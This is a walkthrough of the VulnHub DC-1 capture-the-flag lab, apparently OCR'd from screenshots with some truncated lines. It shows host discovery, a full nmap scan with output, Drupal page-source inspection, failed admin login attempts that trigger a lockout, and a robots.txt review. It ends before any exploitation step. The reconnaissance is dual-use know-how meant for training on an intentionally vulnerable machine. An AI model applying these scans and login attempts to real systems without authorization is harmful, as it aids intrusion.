VulnHub-Ofiicial DC-1 walkthough (Drupal CMS Exploitation)

Objective:

The goal of this lab is to identify and exploit vulnerabilities in an intentionally vulnerable machine hosted on VulnHub.

Key Learning Objectives:

- Web enumeration and service discovery
- Identification of outdated CMS (Drupal) vulnerabilities
- Remote Code Execution via web application
- Privilege escalation due to system misconfiguration


1-Discovery: (Asset Identification):

The first step is identifying the target system within the local network.


Tools Used: netdiscover

Purpose:


- Identify active hosts on the local network
- Discover the IP address of the DC-1 machine



```
─(hasna㉿kali)-[~]
─$ ip a
```



```
┌──(hasna㉿kali)-[~]
└─$ sudo netdiscover
```



```
Currently scanning: 172.27.43.0/16   |   Screen View: Unique Hosts

513 Captured ARP Req/Rep packets, from 10 hosts.   Total size: 30780
_____________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
---------------------------------------------------------------------
192.168.1.61    08:00:27:34:f2:82     28    1680  PCS Systemtechnik GmbH
```

You cannot sacan, test, or analyze a system if you don't know where it is.

2-Service Discovery

Tool Used: nmap


A full TCP scan was performed to enumerate all open ports and services.

Scan Details:

1. Scan all 65,535 TCP ports
2. Service and version detection
3. OS detection
4. Default NSE scripts
5. Display only open ports

Results:

1. Port 80/tcp open
2. Web service running Drupal 7



```
┌──(hasna㉿kali)-[~]
└─$ nmap 192.168.1.61 -p- -A --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-24 18:03 GMT
Nmap scan report for DC-1.broadband (192.168.1.61)
Host is up (0.013s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http    Apache httpd 2.2.22 ((Debian))
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.2.22 (Debian)
|_http-generator: Drupal 7 (http://drupal.org)
111/tcp   open  rpcbind 2-4 (RPC #100000)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
33744/tcp open  status  1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submi
Nmap done: 1 IP address (1 host up) scanned in 160.39 seconds
```


4-Web Application Enumeration:

Page source inspection confirmed the use of Drupal CMS

Login page identified at:


/user/login

After multiple failed login attempts, the application displayed a generic lockout message, indicating brute-force protection and rate limiting were enabled. No sensitive information was disclosed.




Welcome to Drupal Site

No front page content has been created yet.




Powered by Drupal



```
  xmlns:og="http://ogp.me/ns#"
  xmlns:rdfs="http://www.w3.org/2000/01/rdf-schema#"
  xmlns:sioc="http://rdfs.org/sioc/ns#"
  xmlns:sioct="http://rdfs.org/sioc/types#"
  xmlns:skos="http://www.w3.org/2004/02/skos/core#"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema#">

<head profile="http://www.w3.org/1999/xhtml/vocab">
  <meta http-equiv="Content-Type" content="text/html; ch
<link rel="shortcut icon" href="http://192.168.1.61/misc
<meta name="Generator" content="Drupal 7 (http://drupal
  <title>Welcome to Drupal Site | Drupal Site</title>
  <style type="text/css" media="all">@import url("http:/
@import url("http://192.168.1.61/modules/system/system.m
@import url("http://192.168.1.61/modules/system/system.m
@import url("http://192.168.1.61/modules/system/system.t
<style type="text/css" media="all">@import url("http://1
@import url("http://192.168.1.61/modules/node/node.css?p
@import url("http://192.168.1.61/modules/search/search.c
@import url("http://192.168.1.61/modules/user/user.css?p
@import url("http://192.168.1.61/sites/all/modules/views
<style type="text/css" media="all">@import url("http://1
<style type="text/css" media="all">@import url("http://1
@import url("http://192.168.1.61/themes/bartik/css/style
@import url("http://192.168.1.61/themes/bartik/css/color
<style type="text/css" media="print">@import url("http:/

<!--[if lte IE 7]>
<link type="text/css" rel="stylesheet" href="http://192.
<![endif]-->

<!--[if IE 6]>
<link type="text/css" rel="stylesheet" href="http://192.
<![endif]-->
  <script type="text/javascript" src="http://192.168.1.6
<script type="text/javascript" src="http://192.168.1.61/
<script type="text/javascript" src="http://192.168.1.61/
<script type="text/javascript">
<!--//--><![CDATA[//><!--
jQuery.extend(Drupal.settings, {"basePath":"\/","pathPre
//--><!]]>
</script>
</head>
<body class="html front not-logged-in one-sidebar sideba
  <div id="skip-link">
    <a href="#main-content" class="element-invisible ele
```

drupal

☑ Highlight A



Sorry, unrecognized username or password. Ha

User login

Username *


admin

Password *

- Create new account
- Request new password

Welcome

No front page conte



Sorry, there have been more than 5 failed login attempts for this account. It is temp
password.

Home

User account

Username *

admin


Enter your Drupal Site username.

Password *


●●●●●

robots.txt Analysis:

- The robots.txt file was reviewed
- It is intended for search engine crawlers and does not provide security
- No sensitive directories were exposed



```
#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/wc/robots.html
#
# For syntax checking, see:
# http://www.sxw.org.uk/computing/robots/check.html

User-agent: *
Crawl-delay: 10
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
